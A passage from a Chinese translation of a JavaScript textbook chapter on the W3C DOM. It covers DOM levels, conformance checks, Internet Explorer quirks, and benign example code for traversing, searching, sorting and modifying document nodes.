除了镜像 HTML 属性值的属性外，HTML DOM 标准定义的某些接口还定义了其他的属性和方法。例如，`HTMLInputElement` 接口定义了 `focus()` 和 `blur()` 方法和 `form` 属

性，HTMLFormElement 接口定义了 submit() 和 reset() 方法及 length 属性。当代表一个 HTML 元素的 JavaScript 所包含的属性和元素不仅仅是镜像一个 HTML 属性的时候，那些元素都会在本书第四部分中介绍。但是请注意，参考部分并没有使用 DOM 所定义的冗长的接口名称。相反，为了简单起见（以及对过去用法的向后兼容性），用比较简单的名字来介绍它们。例如，参见参考部分的 Anchor、Image、Input、Form、Link、Option、Select、Table 和 Textarea 条目。

HTML 命名规则

在使用 HTML 专有的 DOM 标准时，应该注意一些简单的命名规则。首先请记住，尽管 HTML 是不区分大小写的，但 JavaScript 区分。HTML 专有的接口的属性应该以小写字母开头。如果属性名由多个单词构成，第二个单词以及接下来的每个单词的首字母都要大写。因此，<input> 标记的 maxlength 属性将被转换成 HTMLInputElement 的 maxLength 属性。

当 HTML 属性名与 JavaScript 关键字发生冲突时，应在属性加前缀“html”来避免冲突。因此，<label> 标记的属性 for 将被转换成 HTMLLabelElement 的属性 htmlFor。这个规则的一个例外是 class 属性（可以指定任何 HTML 元素的该属性），它可以转换成 HTMLElement 的 className 属性（注 3）。

15.4.4 DOM 级别和特性

DOM 标准有两个版本（或说“级别”）。1998 年 10 月标准化了 1 级 DOM。它定义了 DOM 的核心接口，如 Node、Element、Attr 和 Document，还定义了各种 HTML 专有的接口。2000 年 11 月标准化了 2 级 DOM。除了一些对核心接口的升级外，DOM 的这个新版本极大地扩展，可以定义使用文档事件和 CSS 样式表的标准 API，而且提供了处理文档范围的新工具。

从 2 级 DOM 开始，DOM 标准被模块化了。DOM 的核心模块用 Document、Node、Element 和 Text 接口定义了文档的基础树结构，而核心模块是唯一必需的模块。其他的模块都是可选的，可能被支持，也可能不被支持，这由实现的需要决定。一个 Web 浏览器的 DOM 实现显然支持 HTML 模块，因为 Web 文档是以 HTML 编写的。支持 CSS 样式表的浏览器通常支持 StyleSheets 和 CSS 模块，因为 CSS 样式在动态 HTML 程序设计中扮演关键角色（我们将在第 16 章中看到）。同样，由于所有有趣的客户端 JavaScript 程序设计方法都要具有事件处理的能力，所以期望 Web 浏览器支持 DOM 标准的 Events 模块。遗憾

注 3： className 这个名字容易让人误解，因为除了指定单个类名之外，该属性（以及它表示的 HTML 属性）还指定了用空格分隔的类名列表。

的是，Microsoft 并没有针对 IE 实现 DOM Events 模块，第 17 章将会介绍事件在遗留 DOM、W3C DOM 和 IE DOM 中处理方式的不同。

本书介绍了 1 级 DOM 和 2 级 DOM，可以在第四部分找到相应的参考资料。

W3C 继续改进和扩展了 DOM 标准，并且发布了几个 3 级模块的规范，包括核心模块的 3 级版本。3 级功能并没有得到浏览器的广泛支持（尽管 Firefox 已经部分地支持），并且也没有在本书的这一版中介绍。

除了 1 级、2 级和 3 级 DOM，有时候还可以看到人们提到 0 级 DOM。这个术语并不是指任何正式的标准，而只是指在 W3C 标准化之前由 Netscape 和 IE 所实现的 HTML 文档对象模型的常见功能。也就是说，“0 级 DOM”是“遗留 DOM”的同义词。

15.4.5 DOM 一致性

在本书编写过程中，还没有哪个现代浏览器（如 Firefox、Safari 和 Opera）的版本能够较好或非常好地支持 2 级 DOM 标准。IE6 只是 1 级 DOM 但无法同时支持 2 级 DOM。除了不完全支持 2 级 DOM 的核心模块，它几乎根本不支持 2 级 DOM 的 Events 模块。我们将在第 17 章中介绍 Events 模块。IE5 和 IE 5.5 在它们的 1 级一致性方面存在根本性的差距，但是它们对关键的 1 级 DOM 方法支持的足够好，以至于可以运行本章中的大多数例子。

可用的浏览器的数目已经太大了，并且在标准支持方面的变化也太快了，以至于本书无法尝试对哪个浏览器支持具体哪种 DOM 功能提供明确的说明。因此，必须依靠其他的信息资源来确定，在任何特定的 Web 浏览器中，DOM 的实现有什么样的一致程度。

这种一致性信息的资源之一是实现自身。在一致性实现中，Document 对象的 implementation 属性引用一个 DOMImplementation 对象，它定义了名为 hasFeature() 的方法。用这个方法（如果它存在）可以查询一个实现是否支持特定的 DOM 特性（或模块）。例如，要判断一个 Web 浏览器中的 DOM 实现是否支持使用 HTML 文档的基本 1 级 DOM 接口，可以使用如下代码：

```
if (document.implementation &&
    document.implementation.hasFeature &&
    document.implementation.hasFeature("html", "1.0")) {
    // The browser claims to support Level 1 Core and HTML interfaces
}
```

hasFeature() 方法有两个参数，第一个参数是要检查的特性名字，第二个参数是版本号，两个参数都用字符串表示。如果支持指定的版本的指定特性，它将返回 true。表 15-3 列出了 1 级 DOM 和 2 级 DOM 标准定义的功能名/版本号对。注意，功能名不区分

大小写, 可以将任意一个字母大写。该表的第四列说明了支持该特性必需的其他特性以及返回值 `true` 的含义。例如, 如果 `hasFeature()` 方法表明支持 `MouseEvents` 模块, 则暗示也支持 `UIEvents` 模块, 这又暗示了支持 `Events`、`View` 和 `Core` 模块。

表 15-3: 可以用 `hasFeature()` 方法检测的特性

特性名	版本	描述	暗示
HTML	1.0	1 级 Core 和 HTML 接口	
XML	1.0	1 级 Core 和 XML 接口	
Core	2.0	2 级 Core 接口	
HTML	2.0	2 级 HTML 接口	Core
XML	2.0	2 级 XML 专有接口	Core
Views	2.0	AbstractView 接口	Core
StyleSheets	2.0	通用样式表遍历	Core
CSS	2.0	CSS 样式	Core, Views
CSS2	2.0	CSS2Properties 接口	CSS
Events	2.0	事件处理基础结构	Core
UIEvents	2.0	用户接口事件 (加上 Events 和 Views)	Events, Views
MouseEvents	2.0	Mouse 事件	UIEvents
HTMLEvents	2.0	HTML 事件	Events

在 Internet Explorer 6 中, `hasFeature()` 方法只为特性 HTML 和版本 1.0 返回 `true`。它不能报告与表 15-3 中列出的其他特性的一致性 (虽然我们将在第 16 章看到, 它支持最常用的 CSS2 模块)。

本书说明了表 15-3 列出的所有 DOM 模块的接口。其中 Core 和 HTML 模块在本章介绍。StyleSheets、CSS 和 CSS2 模块在第 16 章中介绍, 各种 Event 模块 (除了 MutationEvents 模块) 将在第 17 章中介绍。本书第四部分包括所有模块的完整说明。

`hasFeature()` 方法并不总是完全可靠。前面提到过, 在 IE 6 中, 即使存在某些一致性问题, 它也会报告 1 级 DOM 与 HTML 特性一致。另一方面, 在 Netscape 6.1 中, 即使非常一致, 它也会报告与 2 级 Core 特性不一致。在这两种情况中, 需要更多的详细信息来判断到底与哪些特性一致, 与哪些特性不一致。对于一本书来说, 这种类型的信息量太大, 也太不稳定, 本书没有涵盖。

如果读者是活跃的 Web 开发者, 无疑已经知道或将要发现许多浏览器专有的支持。Web 上也有许多有帮助的资源。W3C 已经公布针对特定 DOM 模块的测试组件, 参见

<http://www.w3c.org/DOM/Test/>。不幸的是,还没有发布将这个组件应用于常见浏览器的最终结果。

也许,查找兼容能力和一致性信息的最好地方就是 Web 上的独立站点。Peter-Paul Koch 有一个著名站点 <http://www.quirksmode.org>, 它提供了作者对 DOM 和 CSS 标准的浏览器兼容性进行广泛研究后的成果。另一个有用的站点是 David Hammond 的 http://webdevout.net/browser_support.php。

Internet Explorer 中的 DOM 一致性

因为 IE 是最常用的 Web 浏览器, 所以这里就它与 DOM 标准的一致性做出一些特殊说明。IE 5 和其后的版本对 1 级 Core 特性和 HTML 特性的支持足够运行本章中的所有例子, 它们对关键的 2 级 CSS 特性的支持足够运行第 16 章中的大部分例子。遗憾的是, IE 5、IE 5.5 和 IE 6 都不支持 2 级 DOM 的 Events 模块, 即使 Microsoft 公司参与了该模块的定义, 并有足够的时间在 IE 6 中实现它。IE 缺少对标准事件模型的支持, 极大地阻碍了高级客户端 Web 应用程序的开发。

虽然 IE 6 (通过它的 `hasFeature()` 方法) 声称支持 1 级 DOM 标准的 Core 接口和 HTML 接口, 但这一支持并不完善。最惊人的 (也是最可能遇到的) 问题非常小, 但很讨厌, 即 IE 不支持 Node 接口定义的节点类型常量。回忆一下, 文档中的每个节点都有 `nodeType` 属性, 该属性声明了节点的类型。DOM 标准也声明, Node 接口定义了常量, 该常量表示每个被定义的节点类型。例如, 常量 `Node.ELEMENT_NODE` 表示一个 Element 节点。在 IE (至少在 IE 6 这样的版本) 中, 这些常量都不存在。

本章的例子已经被修改了, 用整数直接量代替相应的符号常量, 可以避免这一问题。例如, 可以看到如下的代码:

```
if (n.nodeType == 1 /*Node.ELEMENT_NODE*/) // Check if n is an Element
```

在代码中使用常量代替硬编码的整数直接量, 则是一个良好的编程习惯; 如果希望这样做并具有可移植性, 可以在程序中包含如下的代码来定义这些常量, 如果它们还没有被定义:

```
if (!window.Node) {
    var Node = {
        ELEMENT_NODE: 1,      // If there is no Node object, define one
        ATTRIBUTE_NODE: 2,    // with the following properties and values.
        TEXT_NODE: 3,          // Note that these are HTML node types only.
        COMMENT_NODE: 8,       // For XML-specific nodes, you need to add
        DOCUMENT_NODE: 9,      // other constants here.
        DOCUMENT_FRAGMENT_NODE: 11
    };
}
```


15.4.6 独立于语言的 DOM 接口

虽然 DOM 标准源于为动态 HTML 程序设计方法制定统一 API 的想法，但不只是 Web 脚本编写者对 DOM 感兴趣。事实上，当前服务器端的 Java 和 C++ 程序都大量使用了 DOM 来解析和操作 XML 文档。由于 DOM 被大量使用，所以它被定义为独立于语言的标准。本书只介绍了 DOM API 的 JavaScript 绑定，不过应该注意其他几点。首先，要注意 JavaScript 规约中的对象属性，它们通常被映射到其他语言规约中的 get/set 方法对。因此，当 Java 程序员询问 Node 接口的 `getFirstChild()` 方法时，要知道，Node API 的 JavaScript 规约没有定义 `getFirstChild()` 方法，它只定义了 `firstChild` 属性，在 JavaScript 程序中读这个属性的值相当于在 Java 程序中调用 `getFirstChild()` 方法。

DOM API 的 JavaScript 规约的另一个重要特性是某些 DOM 对象的行为与 JavaScript 数组类似。如果一个接口定义了名为 `item()` 的方法，那些实现该接口的对象的行为就和只读的数字数组非常相似。例如，假定通过读一个节点的 `childNodes` 属性获得了一个 `NodeList` 对象，那么把想要的节点编号传递给 `item()` 方法，或者更简单一些，把 `NodeList` 对象作为数组用下标直接处理，可以得到列表中的一个 Node 对象。下列代码说明了这两种方法：

```
var n = document.documentElement; // This is a Node object.
var children = n.childNodes;      // This is a NodeList object.
var head = children.item(0);      // Here is one way to use a NodeList.
var body = children[1];           // But this way is easier!
```

同样，如果一个 DOM 对象有 `namedItem()` 方法，那么可以传递给该方法一个字符串，与把字符串用作对象的数组下标一样。例如，下面几行代码都是访问表单元素的等价方法：

```
var f = document.forms.namedItem("myform");
var g = document.forms["myform"];
var h = document.forms.myform;
```

尽管可以使用数组表示法来访问 `NodeList` 的元素，但 `NodeList` 只是一个类似数组的对象（参见 7.8 节）而不是一个真正的数组，记住这一点很重要。例如，一个 `NodeList` 没有 `sort()` 方法。

因为使用 DOM 标准有多种方式，所以该标准的体系结构谨慎地定义了 DOM API，不会限制其他人以自己认为合适的方式实现 API。特别的，DOM 标准定义了接口，而不是类。在面向对象的程序设计方法中，类是一种固定的数据类型，必须完全按照规定实现它。而接口是必须一起实现的方法和属性的集合。因此，一种 DOM 实现可以随意定义它认为合适的类，但这些类必须定义各种 DOM 接口的方法和属性。

这种结构有两项意义。首先，实现中使用的类名可以不与DOM标准中使用的接口名直接对应。其次，一个类可以实现多个接口。例如，考虑Document对象。该对象是由Web浏览器的实现定义的某个类的实例。我们不知道它是哪种特殊类，只知道它实现了DOM Document接口，也就是说，用Document对象可以访问Document接口定义的所有属性和方法。因为Web浏览器使用HTML文档，所以我们还知道Document对象实现了HTMLDocument接口，我们同样可以访问那个接口定义的所有属性和方法。另外，既然Web浏览器支持CSS样式表，Document对象也实现了DocumentStyle和DocumentCSS DOM接口。如果浏览器支持DOM Events模块和Views模块，那么Document对象还实现了DocumentEvent和DocumentView接口。

本书第四部分关注客户端JavaScript程序员实际交互的对象，而不是定义这些对象的API的更加抽象的接口。因此，参考部分可以找到针对Document和HTMLDocument的条目，而不会找到DocumentCSS和DocumentView这样的少数附加接口。这些接口所定义的方法只是简单整合到Document对象的条目中去了。

另一个需要了解的重要事实是，由于DOM标准定义了接口，而不是类，所以它没有定义任何构造函数方法。例如，如果想创建一个新的Text对象，把它插入文档，不能用如下这样简单的代码：

```
var t = new Text("this is a new text node"); // No such constructor!
```

因为DOM没有定义构造函数，所以DOM标准在Document接口中定义了大量有用的工厂方法（factory method）。因此，要为文档创建一个新Text节点，可以用下列代码：

```
var t = document.createTextNode("this is a new text node");
```

DOM定义的工厂方法名以单词“create”开头。除了Document定义的工厂方法外，DOMImplementation也定义了一些方法，可以通过document.implementation访问它们。

15.5 遍历文档

既然已经对W3C DOM有了概览式的了解，现在就为开始使用DOM API做好了准备。本节及后面的各节介绍了如何遍历DOM树、在一个文档中查找具体的元素、修改文档内容，以及如何向一个文档中添加新元素。

我们已经讨论过，DOM把一个HTML文档表示为Node对象的树。对于任何一个树形结构来说，最常做的事情之一就是遍历树，依次检查树的每个节点。例15-2说明了如何遍历树。它是一个JavaScript函数，递归检查一个节点和它的所有子节点，在遍历过程中

增加它遇到的 HTML 标记（即 Element 节点）数。注意节点的 `childNodes` 属性的用法。这个属性的值是一个 `NodeList` 对象，该对象的行为（在 JavaScript 中）和 `Node` 对象的数组很类似。因此，该函数通过循环遍历 `childNodes[]` 数组的每个元素，枚举一个给定节点的所有子节点。通过递归，该函数不是枚举一个给定节点的所有子节点，而是枚举树中的所有节点。注意，该函数还示范了用 `nodeType` 属性来判断每个节点的类型。

例 15-2: 遍历文档的节点

```
<head>
<script>
// This function is passed a DOM Node object and checks to see if that node
// represents an HTML tag-i.e., if the node is an Element object. It
// recursively calls itself on each of the children of the node, testing
// them in the same way. It returns the total number of Element objects
// it encounters. If you invoke this function by passing it the
// Document object, it traverses the entire DOM tree.
function countTags(n) {
    var numtags = 0;
    if (n.nodeType == 1 /*Node.ELEMENT_NODE*/)
        numtags++;
    var children = n.childNodes;
    for(var i=0; i < children.length; i++) {
        numtags += countTags(children[i]);
    }
    return numtags;
}
</script>
</head>
<!-- Here's an example of how the countTags() function might be used -->
<body onload="alert('This document has ' + countTags(document) + ' tags')">
This is a <i>sample</i> document.
</body>
```

关于例 15-2 另一点需要注意的是，它定义的 `countTags()` 函数是从事件句柄 `onload` 中调用的，所以在文档被装载完毕前，不会调用它。在使用 DOM 时，这是一条通用的要求，即在装载完文档前，不能遍历或操作文档树（参见 13.5.7 节了解这一要求的更多细节。同时，参见例 17-7 中允许在 `onload` 事件句柄上注册多个模块的工具函数）。

除了 `childNodes` 属性，`Node` 接口还定义其他几个有用的属性。`firstChild` 和 `lastChild` 属性分别引用一个节点的第一个和最后一个子节点，`nextSibling` 和 `previousSibling` 属性引用一个节点相邻的兄弟节点。（如果两个节点有共同的父节点，那么它们就是兄弟节点。）这些属性提供了另一种遍历一个节点的孩子的方法，例 15-3 示范了该方法。这个例子定义了一个名为 `getText()` 的函数，它可以找到文档一个指定节点之下的所有 `Text` 节点。它提取并连接节点的文本性内容，并且返回一个单个的 JavaScript 字符串。在 DOM 编程中，对这种工具函数的需求的增加令人吃惊。

例 15-3: 获取一个 DOM 节点下的所有文本

```
/**
 * getText(n): Find all Text nodes at or beneath the node n.
 * Concatenate their content and return it as a string.
 */
function getText(n) {
    // Repeated string concatenation can be inefficient, so we collect
    // the value of all text nodes into an array, and then concatenate
    // the elements of that array all at once.
    var strings = [];
    getStrings(n, strings);
    return strings.join("");

    // This recursive function finds all text nodes and appends
    // their text to an array.
    function getStrings(n, strings) {
        if (n.nodeType == 3 /* Node.TEXT_NODE */)
            strings.push(n.data);
        else if (n.nodeType == 1 /* Node.ELEMENT_NODE */) {
            // Note iteration with firstChild/nextSibling
            for(var m = n.firstChild; m != null; m = m.nextSibling) {
                getStrings(m, strings);
            }
        }
    }
}
```

15.6 在文档中查找元素

遍历文档树中所有节点的功能使我们可以找到特定的节点。在用 DOM API 进行程序设计时, 需要文档中的一个特殊节点, 或文档中具有特定类型的节点列表, 这种情况相当常见。DOM API 提供了这样的函数。

`Document` 对象是每个 DOM 树的根, 但它并不代表树中的一个 HTML 元素。`document.documentElement` 属性引用了作为文档的根元素的 `<html>` 标记。而 `document.body` 属性引用了 `<body>` 标记, 通常, `<body>` 标记比它的 `<html>` 父节点更加有用。

`HTMLDocument` 对象的 `body` 属性是一个方便的专有属性。如果它不存在, 也可以如下引用 `<body>` 标记:

```
document.getElementsByTagName("body")[0]
```

这个表达式调用 `Document` 对象的 `getElementsByTagName()` 方法, 选择了返回的数组的第一个元素。调用 `getElementsByTagName()` 方法将返回一个数组, 该数组元素是

文档中的所有 <body> 元素。由于 HTML 文档只能有一个 <body> 元素，所以我们只对返回数组的第一个元素感兴趣（注 4）。

可以用 `getElementsByTagName()` 方法获取任何类型的 HTML 元素的列表。例如，要找到文档中的所有表，可以使用如下代码：

```
var tables = document.getElementsByTagName("table");
alert("This document contains " + tables.length + " tables");
```

注意，因为 HTML 标记不区分大小写，所以传递给 `getElementsByTagName()` 方法的字符串也不区分大小写。也就是说，上面的代码即使编码为 <TABLE>，也可以找到 <table> 标记。`getElementsByTagName()` 方法返回元素的顺序就是它们出现在文档中的顺序。如果把特殊字符串 “*” 传递给 `getElementsByTagName()` 方法，它将返回文档中所有元素的列表，元素排列的顺序就是它们在文档中出现的顺序（IE 5 和 IE 5.5 不支持这种特殊用法。详情可参阅本书第四部分中 IE 专有的 `HTMLDocument.all[]` 数组）。

有时不想要元素列表，而想操作文档中的一个特定元素。如果对文档结构有充分的了解，仍可以使用 `getElementsByTagName()` 方法。例如，如果想处理文档中的第四个段落，可以用下列代码：

```
var myParagraph = document.getElementsByTagName("p")[3];
```

但这不是最好的（也不是最有效的）方法，因为它与文档的结构有非常重要的关系，插入文档开头的一个新段落就会破坏这一代码。相反，在操作文档的一个特定元素时，最好给该元素一个 `id` 属性，为它指定一个（在文档中）唯一的名字，然后就可以用该 ID 查找想要的元素。例如，可以用如下标记给文档的第四段编码：

```
<p id="specialParagraph">
```

接着可以用下列 JavaScript 代码查询那个段落的节点：

```
var myParagraph = document.getElementById("specialParagraph");
```

注意，`getElementById()` 方法不像 `getElementsByTagName()` 那样返回一个数组。因为每个 `id` 属性的值唯一（或假定为唯一），所以 `getElementById()` 方法只返回一个元素，该元素具有匹配的 `id` 属性。

`getElementById()` 是一个重要的方法，在 DOM 程序设计方法中，它的使用非常常见。它的用法如此常见，以至可能希望用一个较短的名字来定义一个工具函数。例如：

注 4：从技术上说，`getElementsByTagName()` 返回一个类似数组的 `NodeList` 对象。在本书中，使用数组表示法索引它们，并且非正式地称它们为“数组”。

```
// If x is a string, assume it is an element id and look up the named element.  
// Otherwise, assume x is already an element and just return it.  
function id(x) {  
    if (typeof x == "string") return document.getElementById(x);  
    return x;  
}
```

通过这样定义的一个函数，DOM操作方法可以编写成接受元素或者元素ID作为它们的参数。对于每个这样的参数 x ，只要在使用前编写 $x = id(x)$ 就可以了。一个知名的客户端 JavaScript 工具（注5）定义了一个这样的工具方法，并且给它一个甚至更为简短的名字： $\$()$ 。

`getElementById()` 方法和 `getElementsByTagName()` 方法都是 Document 对象的方法。Element 对象也定义了 `getElementsByTagName()` 方法，它的行为与 Document 对象的 `getElementsByTagName()` 相似，只是它返回一个元素，该元素是调用它的那个元素的后代。该方法不会检索整个文档来查找特定类型的元素，而是只检索给定的元素。例如，可以用 `getElementById()` 方法找到特定的元素，然后用 `getElementsByTagName()` 方法在那些特定标记中找到所有给定类型的后代，代码如下：

```
// Find a specific Table element within a document and count its rows  
var tableOfContents = document.getElementById("TOC");  
var rows = tableOfContents.getElementsByTagName("tr");  
var numRows = rows.length;
```

最后要注意，对于 HTML 文档来说，HTMLDocument 对象还定义了一个 `getElementsByName()` 方法。该方法与 `getElementById()` 方法相似，但它查询元素的 `name` 属性，而不是 `id` 属性。另外，因为一个文档中的 `name` 属性可能不唯一（如 HTML 表单中的单选按钮通常具有相同的 `name` 属性），所以 `getElementsByName()` 方法返回的是元素的数组，而不是一个元素。例如：

```
// Find <a name="top">  
var link = document.getElementsByName("top")[0];  
// Find all <input type="radio" name="shippingMethod"> elements  
var choices = document.getElementsByName("shippingMethod");
```

除了用标记名字或ID来选择文档元素，它对于选择作为一个类的成员的元素也常常是有用的。HTML `class` 属性和相应的 JavaScript `className` 属性把一个元素赋给一个或多个的指定的（并且用空白分隔的）类。这些类专门和 CSS 样式表一起使用（参见第16章），但是，这不一定是它们唯一的用途。假设在一个 HTML 文档中编写重要的警告，如下所示：

```
<div class="warning">  
This is a warning
```

注5： 由 Sam Stephenson 提供的 Prototype 库，可以在 <http://prototype.conio.net> 找到。

```
</div>
```

可以使用一个 CSS 样式表来指定这个警告的颜色、空白、边界以及其他呈现的属性。但是，如果还希望编写 JavaScript 代码来查找作为这个“警告”类的成员的 `<div>`，并对其进行操作，那又该如何呢？例 15-4 有一个解决方案。这个例子定义了一个 `getElements()` 方法，允许用类或者标记名来选择元素。注意，`className` 属性是有点技巧的一个属性，因为一个 HTML 元素可以是多个类的成员。`getElements()` 包含一个嵌套的 `isMember()` 方法，该方法测试一个指定的 HTML 元素是否是一个指定的类的成员。

例 15-4：用类名或标记名选择 HTML 元素

```
/**
 * getElements(classname, tagname, root):
 * Return an array of DOM elements that are members of the specified class,
 * have the specified tagname, and are descendants of the specified root.
 *
 * If no classname is specified, elements are returned regardless of class.
 * If no tagname is specified, elements are returned regardless of tagname.
 * If no root is specified, the document object is used. If the specified
 * root is a string, it is an element id, and the root
 * element is looked up using getElementById()
 */
function getElements(classname, tagname, root) {
    // If no root was specified, use the entire document
    // If a string was specified, look it up
    if (!root) root = document;
    else if (typeof root == "string") root = document.getElementById(root);

    // if no tagname was specified, use all tags
    if (!tagname) tagname = "*";

    // Find all descendants of the specified root with the specified tagname
    var all = root.getElementsByTagName(tagname);

    // If no classname was specified, we return all tags
    if (!classname) return all;

    // Otherwise, we filter the element by classname
    var elements = []; // Start with an empty array
    for(var i = 0; i < all.length; i++) {
        var element = all[i];
        if (isMember(element, classname)) // isMember() is defined below
            elements.push(element); // Add class members to our array
    }

    // Note that we always return an array, even if it is empty
    return elements;

    // Determine whether the specified element is a member of the specified
    // class. This function is optimized for the common case in which the
```



```
// className property contains only a single classname. But it also
// handles the case in which it is a list of whitespace-separated classes.
function isMember(element, classname) {
    var classes = element.className; // Get the list of classes
    if (!classes) return false;       // No classes defined
    if (classes == classname) return true; // Exact match

    // We didn't match exactly, so if there is no whitespace, then
    // this element is not a member of the class
    var whitespace = /\s+/;
    if (!whitespace.test(classes)) return false;

    // If we get here, the element is a member of more than one class and
    // we've got to check them individually.
    var c = classes.split(whitespace); // Split with whitespace delimiter
    for(var i = 0; i < c.length; i++) { // Loop through classes
        if (c[i] == classname) return true; // and check for matches
    }

    return false; // None of the classes matched
}
}
```

15.7 修改一个文档

虽然遍历一个文档的节点很有用，但 DOM 核心 API 的真正威力在于它能用 JavaScript 动态修改文档的特性。接下来的例子示范了修改文档的基本方法，并说明了一些可能性。

例 15-5 包括一个名为 `sortkids()` 的 JavaScript 函数、一个示例文档和一个 HTML 按钮。在该按钮被按下时，将调用 `sortkids()` 函数，并传递给它表示一个 `` 标记的 ID。`sortkids()` 函数找到给定节点的子元素，根据它们所包含的文本来对其排序，并在文档中重新排列它们（使用 `appendChild()`），以使它们按照字母顺序出现。

例 15-5：对元素的一个列表按字母排序

```
<script>
function sortkids(e) {
    // This is the element whose children we are going to sort
    if (typeof e == "string") e = document.getElementById(e);

    // Transfer the element (but not text node) children of e to a real array
    var kids = [];
    for(var x = e.firstChild; x != null; x = x.nextSibling)
        if (x.nodeType == 1 /* Node.ELEMENT_NODE */) kids.push(x);

    // Now sort the array based on the text content of each kid.
    // Assume that each kid has only a single child and it is a Text node
    kids.sort(function(n, m) { // This is the comparator function for sorting
        var s = n.firstChild.data; // text of node n
        var t = m.firstChild.data; // text of node m
```

```
        if (s < t) return -1;      // n comes before m
        else if (s > t) return 1;  // n comes after m
        else return 0;            // n and m are equal
    });

    // Now append the kids back into the parent in their sorted order.
    // When we insert a node that is already part of the document, it is
    // automatically removed from its current position, so reinserting
    // these nodes automatically moves them from their old position
    // Note that any text nodes we skipped get left behind, however.
    for(var i = 0; i < kids.length; i++) e.appendChild(kids[i]);
}
</script>

<ul id="list"> <!-- This is the list we'll sort -->
<li>one</li><li>two</li><li>three</li><li>four <!-- items are not in alphabetical order -->
</ul>
<!-- this is the button that sorts the list -->
<button onclick="sortkids('list')">Sort list</button>
```

图 15-3 说明了例 15-5 的结果，当用户点击了按钮以后，列表项按字母顺序排列了。




图 15-3：按字母排序前后的列表

注意，例15-5将它要排序的节点复制到一个单独的数组中。这使得可以很容易地排序数组，但是还有另外一个好处。NodeList对象是childNodes属性的值，并且由getElementsByTagName()返回，它是“活的”，即对文档的任何改变会立刻反映在NodeList中。如果在遍历一个链表的时候向其中插入节点或从其中删除节点，这可能会导致困难的缘由。因此，在循环遍历它们之前，将它们转换到一个真正的数组中，由此来取得这些节点的一个“快照”，这种方法往往是安全的。

例 15-5 通过重新排列元素而改变了文档的结构。例 15-6 通过改变文档的文本而改变其内容。这个例子定义了一个 `upcase()` 函数，它递归地从一个具体的 `Node` 向下遍历，并将它所发现的任何 `Text` 节点的内容变为大写的。

例 15-6: 把文档内容转换为大写

```
// This function recursively looks at Node n and its descendants,  
// converting all Text node data to uppercase  
function upcase(n) {  
    if (n.nodeType == 3 /*Node.TEXT_NODE*/) {  
        // If the node is a Text node, change its text to uppercase.  
        n.data = n.data.toUpperCase();  
    }  
    else {  
        // If the node is not a Text node, loop through its children  
        // and recursively call this function on each child.  
        var kids = n.childNodes;  
        for(var i = 0; i < kids.length; i++) upcase(kids[i]);  
    }  
}
```

例 15-6 只是设置它所遇到的每个文本节点的 `data` 属性。也可以使用 `appendData()`、`insertData()`、`deleteData()` 和 `replaceData()` 方法在一个 `Text` 节点中附加、插入、删除或替换文本。这些方法并不是由 `Text` 接口直接定义的，而是由 `Text` 从 `CharacterData` 继承的。在本书第四部分的 `CharacterData` 下面，有关于它们的更多信息。

